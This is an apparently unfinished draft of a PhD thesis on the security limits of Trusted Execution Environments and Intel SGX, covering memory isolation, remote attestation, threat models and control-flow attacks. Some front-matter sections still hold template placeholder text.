Can I trust my machine? Modern and future challenges for Trusted Execution Environments

Submitted by

Flavio TOFFALINI

Thesis Advisor

Prof. Zhou JIANYING

ISTD

A thesis submitted to the Singapore University of Technology and Design in fulfillment of the requirement for the degree of Doctor of Philosophy

2021

PhD Thesis Examination Committee

TEC Chair:	Prof. Lu Wei
Main Advisor:	Prof. Zhou Jianying
Co-advisor(s):	Prof. Mauro Conti (University of Padua)
Co-advisor(s):	Prof. Lorenzo Cavallaro (King's College London)
Internal TEC member 1:	Prof. Sudipta Chattopadhyay
Internal TEC member 2:	Prof. Dinh Tien Tuan Anh

Abstract

ISTD

Doctor of Philosophy

Can I trust my machine?
Modern and future challenges for
Trusted Execution Environments

by Flavio TOFFALINI

The Thesis Abstract is written here (and usually kept to just this page). The page is kept centered vertically so can expand into the blank space above the title too...

Publications

Journal Papers, Conference Presentations, etc...

Acknowledgements

The acknowledgments and the people to thank go here, don't forget to include your project advisor...

Contents

List of Figures

List of Tables

For/Dedicated to/To my...

Chapter 1

Introduction

Modern online companies make broadly use of cloud computing infrastructures for carrying their business. Among the cloud providers, the most popular and technologically advanced are Amazon Web Services (AWS), Microsoft Azure (Azure), and Google Cloud Platform (GCP) (Flexera, 2020). To have a glance about the magnitude of their business, the second quarter of 2020 showed a growth of 62% of Azure respect the same period in the previous year, with investments of 79.9M USD, 78M USD, and 76.7M USD from Verizon, MSI Computer, and LG Electronics, respectively (Tracey, 2020a). We can observer similar figures in Amazon AWS services, that declared 1M of active users in 2020, with 18M USD invested by Netflix in the same year (Saunders, 2020). Still in 2020, 786 tech companies choose GCP for their businesses (Tracey, 2020b).

The widespread of cloud computing technologies arose the attention of security experts concerning the protections of third part infrastructures (Ryan, 2011; Sun et al., 2014). Check Point and McAffe surveyed the possible threats that could target cloud services (Check Point LTD, 2020; McAffe, 2018). Such problems reveal to be even more critical when considering that a huge part of could infrastructures (*i.e.,* the host machines) are out of the companies control. In this scenario, leaving part of the control to the could provider means trusting that a list of issues are already addressed at vendor side (*e.g.,* Azure or AWS). The risks are various, for instance, the cloud provider might suffer of insider threats, *e.g.,* a GCP's system admin could record the network traffic, access to the user's data, or tamper with the virtual machines (VM) themselves (Homoliak et al., 2019). Moreover, recent works showed that two VMs, sharing the same host, can exchange information solely relying on the CPU cache (Maurice et al., 2017). This means that a VM can carry attacks toward other VMs on the same host.

Having a cloud infrastructure introduces security risks also for the final user. In fact, a remote client (*e.g.,* a smartphone) has no guarantees to communicate with the the correct software in the remote VM (Beekman, Manferdelli, and Wagner, 2016), *e.g.,* a malicious hypervisor may manipulate the physical pages and force a VM to load non-intended content (Morbitzer, Huber, and Horsch, 2019). Another source of insecurity comes from the stored data: passwords and critical information are saved in non-volatile devices (*i.e.,* hard-drives) that are under control of the cloud provider as well, thus inevitably leading to integrity and confidentiality issues. In this scenario, classic cryptography solutions fail since the whole system might be compromised, *i.e.,* the cloud provider may control the cryptographic keys. One could reduce the risk by adopting mitigation techniques, such as Trusted Platform Modules (TPM) to ensure software integrity at the boot phase (ISO, 2015), sign strict contracts with the cloud




FIGURE 1.1: Simplified TEE architecture.

providers to secure the underline system (AWS, 2020), or employing modern crptographic schemes to protect private data (Gentry, 2009). However, these solutions are rarely used in practice because either expensive or non scalalbe. The former requires dedicated hosts that are far more expensive than standard solutions, moreover TPMs are not common in the cloud offer. The latter, instead, involves heavy cryptographic schemes that slow down the computation, thus incompatible with fast response applications (Naehrig, Lauter, and Vaikuntanathan, 2011). An addition source of threat is represented by classic exploitation techniques that may penetrate the system perimeter. In this scenario, an adversary may target error-prone services exposed over the Internet, take control of the machines (Veen, Cavallaro, and Bos, 2012; Evans et al., 2015), and finally infecting the system.

For tackling the aforementioned challenges, a promises direction is represented by Trusted Execution Environments (TEE). Intuitively, TEEs are sub-systems, whose functioning remembers virtual machines, that use strict hardware checks to isolate their content against untrusted environments. Figure 1.1 shows a simplified design of a TEE, in which the main CPU represents the primary source of trust, and enable a user to define *trusted memory regions* in the main memory (RAM) (Sabt, Achemlal, and Bouabdallah, 2015). Historically, the first formal definition of TEE has been proposed by OMTP, whose design was mainly focused on mobile platforms (Open Mobile Terminal Platform, 2009). OMTP defines a list of properties that a TEE should fulfill, among them, this thesis will trait the *memory isolation* and the *remote attestation*. The main purpose of the *memory isolation* is to shield code and data such that even a compromised machine cannot alter its integrity and confidentiality. In particular, the *memory isolation* must prevent tampering from any sources at any privilege level, *e.g.*, it must avoid writing and reading operations from the operating system, the SMM code (Yao, Zimmer, and Long, 2009), and DMA transfers (Coke et al., 1998). The *remote attestation*, instead, guarantees that a third party (*e.g.*, a smartphone) can verify the integrity of a remote memory region (*e.g.*, on a server). This ensures that a client is communicating with the intended portion of code and machine (usually represented by the CPU). The combination of *memory isolation* and *remote attestation* leads to a new range of properties in the cloud environments, *i.e.*, a company can use the *memory isolation* to protect critical piece of software and data from insiders, a compromised host, or even other

VMs sharing the same resources. In addition, the *remote attestation* allows the establishment of end-to-end secure channels without the support of the OS, thus avoiding the leak of cryptographic materials. In addition, the TEEs can use attestation to seal data on non-volatile storage (*i.e.,* encrypt and decrypt) such that nobody but the original *trusted region* can retrieve the content. TEEs are peculiar technologies that differ from previous solutions, such as TPM ones. Specifically, TMPs require an external hardware (*i.e.,* the TPM module), while TEEs are embedded in the main CPU. Moreover, TPMs do not provide memory isolation, can only store limited cryptographic material (*e.g.,* keys), and expose a limited number functionalities already wired in the module by the vendor (*e.g.,* random number generation or cryptographic primitives). On the contrary, TEEs are meant to contain general purpose software that might interact with the peripherals. We detail the TEE background in Chapter 2.

Among the various technologies available on the market, one particularly attracted the attention of the cloud vendors: Intel Software Guard eXtensions (SGX). Intel SGX was announced in 2013 (Rozas, 2013) and is currently adopted by many cloud providers, such as Azure (Microsoft, 2017b), GCP (Challita et al., 2018), IBM (IBM, 2018), and Alibaba (Alibaba Cloud, 2020). This technology provides either a strong *memory isolation* and a reliable *remote attestation* that stand at the backbone of many businesses, such as Signal (Moxie0, 2017). Due to the important growth of SGX in the recent years, and considering its adoption in the cloud computing market, this thesis will consider SGX as main TEE technology. SGX calls its *memory regions* as *enclaves*, that reside in user-space, and provides a *remote attestation* to validate the correct *enclave* initialization. We provide further details of the SGX internals in Section 2.4.

1.1 Problem Statement

TEE technologies achieved a high level of complexity. Unfortunately, such technologies also suffer or limitations in terms of security and scalability. In the following, we discus the main issues that afflict *memory isolation* and *remote attestation*.

1.1.1 Memory Isolation

The *memory isolation* introduced by TEEs can effectively stop intrusions from compromised OSes. However, this feature also suffers from limitations.

Memory limit and scalability problems. In TEE technologies, and in particular SGX (Costan and Devadas, 2016), the software within a *trusted region* cannot directly interact with the hosting OS, moreover, the *trusted region* often has size limitations (Baumann, Peinado, and Hunt, 2015). Previous works studied solutions that move part of the OS functionality inside a *trusted region* (Baumann, Peinado, and Hunt, 2015; Arnautov et al., 2016a; Tsai, Porter, and Vij, 2017b), but they introduce further complexity for employing a secure interaction with the rest of the world (*e.g.,* networking, file system). Other authors suggested protecting only portions of the code (Schuster et al., 2015b; Lind et al., 2017). However, these approaches do not address critical limitations such as the interaction with the underlying OS, or the limited amount of memory. Limited memory makes it unsustainable to deploy all processes in dedicated trusted containers.

For instance, machines featured with SGX provide only a few hundred megabytes that must be shared among all the running *enclaves*. If we consider processes such as Skype or Firefox, which require around 100MB each, we need multiple *enclaves* for each process to protect. Therefore, this approach does not scale for multiple parallel processes. The introduction of SGX 2.0 allows modifying the size of a single trusted container but it does not modify the maximum memory available for trusted containers.

TEEs as a nest for new threats. The strong isolation introduced by TEE technologies stimulated researchers and practitioners to develop new attacks vectors (Bulck et al., 2018; Murdock et al., 2020; Hähnel, Cui, and Peinado, 2017; Lee et al., 2017a). Among them, an interesting research line is to exploit memory-corruption errors inside the *trusted regions* and run one-shot code-reuse attacks to steal enclave secrets (*e.g.,* cryptographic keys) (Shacham, 2007a). Recently, we observed many solutions that identify such flaws in *trusted regions* (Cloosters, Rodler, and Davi, 2020a; Van Bulck et al., 2019) and specifically new code-reuse techniques tailored for SGX (Lee et al., 2017a; Biondo et al., 2018). In this scenario, an adversary may craft an attack that bypass existing existing memory forensic techniques and hide its presence in a legitimate *trusted region*. For instance, in case of external intrusion into a remote server running SGX enclaves, the adversary could infect an *enclave* and use the latter to perpetrate actions against the system itself while using the *memory isolation* to hide her presence.

Incident investigation issues. TODO coming soon . . . ◁

1.1.2 Remote Attestation

In standard Remote Attestation (RA) schemes, usually defined as static, the *Prover* verifies the integrity of specific hardware and software properties (*e.g.,* the *Prover* has loaded the correct software). Intuitively, these do not protect against runtime attacks (*e.g.,* the control-flow ones) that aim to modify the program runtime behaviour. Therefore, to identify *Prover* runtime modifications, researchers proposed runtime RA. In the literature, it is common to assume that a runtime RA relies on a *trusted region* to track events from an application, that might also reside in the *untrusted region*, and consider the TEE as out of the attacker range. Unfortunately, the current runtime RAs show some limitations.

Runtime Remote Attestation not Scale over Complex System. The main runtime RAs from the literature mainly focus on embedded devices (Abera et al., 2016; Zeitouni et al., 2017; Abera et al., 2019; Dessouky et al., 2017; Dessouky et al., 2018): most of them encode the complete execution path of a *Prover* in a single hash (Abera et al., 2016; Zeitouni et al., 2017; Dessouky et al., 2017); some (Abera et al., 2019) compress it in a simpler representation and rely on a policy-based verification schema; other ones (Dessouky et al., 2018) adopt symbolic execution to verify the control-flow information continuously sent by the *Prover*.

Even though the previous solutions result suitable for embedded devices, none of them can be applied to a complex system due to the following reasons: (i) representing all the valid execution paths through hash values is unfeasible (*e.g.,* the number of




FIGURE 1.2: Thesis contribution.

execution paths tends to grow exponentially with the size of the program), (ii) the policy-based approaches might not cover all the possible attacks, (iii) symbolic execution slows down the verification phase.

Runtime Remote Attestation not Work on TEEs. Usually, runtime RAs assume a TEE to trace the application execution, however, the *memory isolation* blocks any tracing of the *trusted regions* themselves. As such, the TEE alone has no mechanisms to guarantee the correct runtime execution of a *trusted region*, which remain vulnerable against attacks aimed at causing deviations from enclaves' expected legitimate behaviors (Van Bulck et al., 2019; Cloosters, Rodler, and Davi, 2020b; Biondo et al., 2018; Lee et al., 2017a; Toffalini et al., 2021). The *memory isolation* exacerbates runtime attacks that target software loaded in *trusted regions*, since there is no mechanism to monitor their executions and set legitimate and anomalous ones apart. Although one can adopt mechanisms tailored at counteracting specific threats, research has shown such solutions are brittle and cover a limited threat model, mostly focusing on code-reuse attacks, while neglecting vectors that induce deviation from normal behaviors (Van Bulck et al., 2019; Cloosters, Rodler, and Davi, 2020b; Biondo et al., 2018; Lee et al., 2017a). Moreover, current runtime remote attestations focus on stateless properties, *i.e.*, they only model independent executions. On the contrary, TEEs are stateful objects modeled as finite states machines (FSM), as described by Costan and Devadas, 2016. Finally requiring more complex representations.

1.2 Thesis Contributions

Regardless the security guarantees achieved by TEEs, their design still suffers from important limitations. In this thesis, we argue we can improve the TEE security level through a shrewd software design without the need of changing the hardware specification. Specifically, we identify five main challenges to investigate and for each of them we propose specific contributions. The whole thesis contribution is depicted in Figure 1.2, that we first summarize in the following part and then further elaborate in dedicated sections.

❶ **Extend Memory Isolation.** In a TEE machines, usually the space for trusted memory regions is bounded to few mega bytes. This affects the amount of critical content that can be protected contemporaneously. In Chapter 3, we study new a software design that stretches the TEE *memory isolation* over vaster memory areas while keeping a limited overhead.

❷ **Advanced Threats Led by Memory Isolation.** The *memory isolation* avoids an external observer to understand the internal behavior of a TEE. Therefore, this isolated space could be used as a nest for a new category of malware. In Chapter 4, we study to which extent an adversary can exploit the TEE isolation to introduce new treats in a system.

❸ **Incident Response Limitations.** The introduction of non-observable memory regions affects the incidents response in case of intrusion. In Chapter 5, we study the limitation of current investigation techniques in the context of TEE machines and propose new memory-forensic methodologies to investigate the intrusions in these systems.

❹ **Scalable Runtime Remote Attestation for Complex Systems.** Current Runtime RA schemes are meant for relatively simple pieces of software in embedded systems. In cloud scenarios, where a VM could load programs of any complexity, the current solutions suffer from scalability issues. In Chapter 6, we study a new scalable runtime RA schemes that can be deployed over complex systems typical of cloud computing.

❺ **Runtime Remote Attestation for TEE.** The standard RA can only guarantee that a TEE has been loaded properly, but it does not model runtime properties such as the execution-flow or the internal state. Unfortunately, current runtime RA cannot be deployed inside the TEE space for mainly two reasons: (i) the memory isolation disallows tracing TEE runtime information, and (ii) TEEs are stateful objects that cannot be modeled with current runtime RA schemes. In Chapter 7, we propose a new RA schema that is suitable for TEEs.

Chapter 2

Background

This chapter provides a background knowledge of Trusted Execution Environments (Section 2.1), Control-Flow Attacks (Section 2.2), and Anti-Tampering Techniques (Section 2.3). In the final part, we focus on Software Guard eXtension (Section 2.4). These concepts will stem at the base of the following chapters.

2.1 Trusted Execution Environments

A Trusted Execution Environment (TEE) is a secure area that is contained in the main memory (RAM) and is handled by the main CPU (Sabt, Achemlal, and Bouabdallah, 2015). A TEE ensures isolation of the code and data against external threats, such as the operating system (OS).

The first TEE standard has been defined by OMTP, a forum of mobile manufactures, and the specifications were mainly designed for mobile platforms (Open Mobile Terminal Platform, 2009). Nowadays, TEEs have evolved and they are deployed in varied scenarios that range from mobile platforms to cloud servers (Schuster et al., 2015b; Kim et al., 2018). In the following, we first discuss the two main concepts at the base for this thesis: memory isolation (Section 2.1.1) and remote attestation (Section 2.1.2). Then, we describe the common threat model assumptions (Section 2.1.3).

2.1.1 Memory Isolation

One of the main property of a TEE is the capability of isolating a portion of memory, that is considered trusted, from the rest of the system, that is considered untrusted. This property allows a TEE to define a parallel environment that can run independently by the operation system. In jargon, the protected portion of memory is called *trusted region*, while the outside one is called *untrusted region*.

The implementation of the memory isolation differs by the actual TEE product. Modern TEE technologies achieve isolation by extending the Memory Management Unit (MMU) and the CPU cache (Winter, 2008; Gilmont, Legat, and Quisquater, 1999; Rozas, 2013). In Section 2.4, we discuss the memory isolation of Intel Software Guard eXtension, which is the main technology used in this thesis.

2.1.2 Remote Attestation

Remote Attestation (RA) is a challenge response protocol that involves a *Prover* and a *Verifier* (Bajikar, 2002), with the latter responsible for verifying the current status of the

former. The *Verifier* sends a challenge to the *Prover* asking to measure specific properties. The *Prover*, then, calculates the required measurement (*e.g.,* a hash of the application loaded) and sends back a report R, which contains the measurement M along with a digital fingerprint F, for instance, $R = (M, F)$. Finally, the *Verifier* evaluates the report, considering its freshness (*i.e.,* the report has not been generated through a replay attack) and correctness (*i.e.,* the *Prover* measurement is valid). It is a standard assumption that the *Verifier* is trusted, while the *Prover* might be compromised. However, the *Prover* is able to generate a correct and fresh report due to its trusted anchor (*e.g.,* a dedicated hardware module or a TEE). In the following, we describe the two main RA schemes topology: *static* RA and *runtime* RA.

Static RA. Historically, static Remote Attestation (*static RA*) is the first type of RA proposed (Bajikar, 2002). As the name suggests, *static RA* measures static properties of a system, such as the correct loading of a piece of code in memory through hash functions. Other technologies, instead, extend their protection and report hardware information, for instance, they provide a CPU identification (Anati et al., 2013) or report specific hardware configuration (Sailer et al., 2004).

Runtime RA. Runtime Remote Attestation (*runtime RA*) schemes are protocols that measure dynamic properties of a system. For instance, they ensure a piece of code have been executed correctly (*i.e.,* execution-flow measurement), or they report which modules have been traversed by a variable (*i.e.,* data-flow measurement). In the literature, there are many approaches to implement a runtime RA. For what concerns runtime RA for execution-flow properties, most of them encode the complete execution path of a *Prover* in a single hash (Abera et al., 2016; Zeitouni et al., 2017; Dessouky et al., 2017); some (Abera et al., 2019) compress it in a simpler representation and rely on a policy-based verification schema; other ones (Dessouky et al., 2018) adopt symbolic execution to verify the control-flow information continuously sent by the *Prover*. Runtime RA for data-flow, instead, simply traces the module traversed by tainted variables (Nunes et al., 2020; Abera et al., 2019).

All the aforementioned works rely on a trusted anchor (*e.g.,* a TEE) to store partial results of their protocol (*e.g.,* execution-flow information) and for protecting crypto materials (*i.e.,* algorithms and keys). Furthermore, they assume the adversary cannot tamper with the trusted anchor. Finally, *runtime RA* also assume a *static RA* in place to avoid software tampering.

2.1.3 Attacker Model

In TEE scenarios, the goal of an adversary is to bypass the TEE protections (*i.e.,* memory isolation and remote attestation) and tamper with the *trusted region* or alter its behavior. To achieve this goal, TEE assumes two types of adversaries: *software* and *physical*.

Software Attacks. In this case, the adversary works either from a remote location or in the *untrusted* memory of the machine (*e.g.,* the OS). In addition, the adversary may control the network medium as in the Dolev-Yao model (Dolev and Yao, 1981). The

purpose of the adversary is multifold: she may load a infected software in the TEE, alter a *trusted component* already loaded, or use classing software exploitation techniques.

The TEE memory isolation prevents an adversary to load compromised software or directly modify existing protected memory regions (Section 2.1.1). On the other hand, an adversary may exploit known exploitation techniques to alter the execution of the TEE module trough execution-flow attacks. If the *secure software* suffer of bugs (*e.g.,* a memory corruption error), the TEE itself cannot prevent an adversary to alters *secure software* execution, and finally, the TEE cannot observe the attack. We discuss execution-flow attacks in Section 2.2.

Physical Attacks. In this case, the adversary has the same goal of the *software one* and share the same properties. In addition, the physical adversary have access to the machine hardware and can control the hardware components. Modern TEE technologies alone struggle at defending such attacks, however, it is common to assume the adversary requires a non-negligible amount of time to carry a physical attck (*e.g.,* 10 min - Conti et al., 2010; Conti et al., 2008; Ibrahim et al., 2016; Ibrahim, Sadeghi, and Zeitouni, 2017; Kohnhäuser, Büscher, and Katzenbeisser, 2019; Ibrahim, Sadeghi, and Tsudik, 2018). Recently, researchers proposed advanced RA schemes to mitigate these attacks (Ibrahim et al., 2016; Visintin et al., 2019; Kohnhäuser, Büscher, and Katzenbeisser, 2019).


Commonly, denial of service (DoS) attacks are not considered in TEE scenario, and the *untrusted software* can avoid invoking the secure module.

2.2 Control-Flow Attacks

Solely TEE memory isolation and static RA cannot avoid classic exploitation techniques. For instance, a *trusted region* may suffer from a memory corruption error that lead an adversary to corrupt a control structure (*i.e.,* a return address in the stack) and hijack the execution.

To introduce control-flow attacks, we first discuss the concepts of control-flow graph (CFG), execution path, and basic-block (BBL) by using the simple program shown in Figure 2.1a as a reference example. The program starts with the acquisition of an input from the user (line 1). This is evaluated (line 2) in order to redirect the execution towards the retrieval of a privileged information (line 3) or an unprivileged one (line 4). Then, the retrieved information is stored in a variable (y), which is returned as an output (line 5), before the program properly concludes its execution (line 6).

A CFG represents all the paths that a program may traverse during its execution and it is statically computed. On the contrary, an execution path is a single path of the CFG traversed by the program at runtime. The CFG associated to the program in Figure 2.1a is depicted in Figure 2.1b and it encompasses two components: nodes and edges. The former are the BBLs of the program, while the latter represent the standard flow traversed by the program to move from a BBL towards the next one. A BBL is a linear sequence of instructions with a single entry point (*i.e.,* no incoming branches to the set of instructions other than the first), and a single exit point (*i.e.,* no outgoing branches from the set of instructions other than the last). Therefore, a BBL can be considered an atomic unit with respect to the control-flow, as it will either be



(A) Pseudo-code of a program under a control-flow attack.

(B) Control-flow graph of a program under a control-flow attack.

FIGURE 2.1: Illustrative example of a control-flow attack.

fully executed, or not executed at all on a given execution path. A BBL might end with a control-flow event, which could be one of the following in a `X86_64` architecture: procedure calls (*e.g.*, `call`), jumps (*e.g.*, `jmp`), procedure returns (*e.g.*, `ret`), and system calls (*e.g.*, `syscall`). During its execution, a process traverses several BBLs, which completely define the process execution path.

Runtime attacks, and more specifically the control-flow ones, aim at modifying the CFG of a program by tampering with its execution path. Considering Figure 2.1, we assume that an attacker is able to run the program (from the node N_1), but that he is not authorized to retrieve the privileged information. However, the attacker can, anyway, violate those controls through a memory corruption error performed on the node N_4. As soon as the attacker provides an input to the program and starts its execution, he will be redirected to the node N_4. At this point, the attacker can exploit a memory corruption error (*e.g.*, a stack overflow) to introduce a new edge from N_4 to N_3 (edge labeled as a) and retrieve the privileged information. As a result, the program traverses an unexpected execution path not belonging to its original CFG. Even though several solutions have been proposed to mitigate such attacks (*e.g.*, ASLR - Kil et al., 2006), attackers still manage to perform them (Veen, Cavallaro, and Bos, 2012).

This illustrative example about how to manipulate the execution path of a program is usually the basic step to perform more sophisticated attacks like exploiting a vulnerability to take control of a process (Yuan, Zeng, and Ding, 2015) or installing a persistent data-only malware without injecting new code, once the control over a process is taken by the attacker (Vogl et al., 2014).




FIGURE 2.2: Enclave pages architecture in DRAM.

2.3 Anti-Tampering Techniques

We say that a program P is tamper-resistant if P is designed such that an attacker would have difficulties to modify P's code. There are several strategies for achieving this goal (Nagra and Collberg, 2009). In this thesis, we mainly focus on *self-checking*. These techniques work at bytecode level, and they are structured such that the software can read its own bytecode in order to find anomalies and then reacts accordingly. We call *checkers* those sections of the software which check the software status, and *responses* those which react to the checkers' requests.

A checker's duties include reading a portion of the software's bytecode and verifying whether that code matches specific expectations. That is, the checker computes a hash code of the bytecode using a hashing function and compares the hash value with a pre-computed value. Once a mismatch is found, the software might adopt different reactions, *e.g.*, it can emit an alarm or restore the un-tampered code.

To prevent the checkers from being disabled by an attacker, they typically spread over the code and/or triggered randomly during the execution. Checkers, hash functions, and hash values can be prone to attack; therefore, an anti-tampering protection must be designed for protecting itself. This is achievable by using different techniques, *e.g.*, through obfuscation techniques (Banescu and Pretschner, 2017), or a network of checkers (which communicate with each other so that if one checker is disabled/tampered, other checkers become aware of the attack).

2.4 Software Guard eXtension

In this section, we introduce the technical details of Software Guard eXtension (SGX). We will discuss the memory isolation mechanism (Section 2.4.1), the attestation details (Section 2.4.2), the development frameworks (Section 2.4.3), and the main control-flow attacks for this technology (Section 2.4.4).

2.4.1 SGX Memory Isolation

The core concept of SGX are *Enclaves*: restricted memory regions allocated in DRAM (Costan and Devadas, 2016). Figure 2.2 shows the SGX memory architecture where a subset of DRAM, called Processor Reserved Memory (PRM), is dedicated to the CPU itself (*i.e.*, the microcode) and is shielded from the other system components, such as the

operating system, the SMM code (Yao, Zimmer, and Long, 2009), and DMA transfers (Coke et al., 1998). The PRM includes an Enclave Page Cache (EPC), which physically contains the *enclave* pages. Moreover, since SGX assumes the OS is untrusted, the PRM also contains a specific structure, called Enclave Page Cache Map (EPCM), that keeps trace of the *enclave* page status. The EPCM assists the microcode in performing further security controls to block cross-*enclave* memory access or multiple *enclave* page allocations.

The SGX specifications define four types of EPC pages:

1. SGX Enclave Control Structure (SECS) contains the *enclave* metadata. The SECS is used by the CPU as a unique *enclave* identifier and is the only page not mapped in user-space, as only the CPU microcode is allowed to read and write it.

2. The Thread Control Structure (TCS) contains information about a trusted thread running on the *enclave*, pointers to its stack, and other internal status structures (Intel, 2013a).

3. State Save Area (SSA) handles exceptions generated from within an *enclave*.

4. Regular pages (REG) contain code and data.


An *enclave* is bootstrapped by using code running in kernel mode (*i.e.,* a kernel driver) and a set of SGX specific opcodes, that are organizes as leaf functions under two real instructions: `ENCLS` (at kernel-space) and `ENCLU` (at user-space). In particular, `ENCLU` requires a TCS address to identify the thread to execute. The kernel handles page allocation and eviction. Any evicted page is encrypted and versioned by the microcode before being stored in non-volatile storage. In addition, the microcode performs a double-check to validate the correctness of the pages against a cryptographic hash stored in SECS to prevent replay attacks from the (untrusted) kernel (Rozas, 2013).

An *enclave* can be bootstrapped in debug mode or in release mode. The debug mode is used during the development of the *enclave* and permits external software (*e.g.,* debuggers) to access the *enclave* memory pages through dedicated opcodes (*i.e.,* `EDBGRD` and `EDBGWR`). Release mode, instead, enforces all the SGX security features and does not permit to read the content of an *enclave* from the system. However, to run an *enclave* in release mode, the *enclave* binary must be signed with a key issued by Intel to the author.


The process that contains an *enclave* is called *host process*, and interacts with the *enclave* through dedicated opcodes (*i.e.,* `ENCLU`). The reserved part of the virtual address space of the *host process* designated to its *enclave* is called ELRANGE. The ELRANGE contains all the *enclave* pages and is defined by a base address and its length. An *enclave* assumes all the code located inside its ELRANGE to be trusted, while everything outside is untrusted and possibly under control of an attacker.

2.4.2 SGX Attestation

SGX introduces an attestation mechanism (Anati et al., 2013) that can establish a secure communication channel between an *enclave* or either another *enclave* or a generic software (*e.g.,* a process in the *untrusted region*). The attestation can be local (on the same machine) or remote (involving remote machines). In case of remote attestation, the



(A) Architecture of an application whose *edge* uses `libsgx_urts.so` to communicate with the enclave.



(B) Architecture of an application whose *edge* embeds the whole enclave communication logic.

FIGURE 2.3: The two main architectures used by an application to communicate with an *enclave*. In both images, the arrow represents the information flow from application to enclave and back.

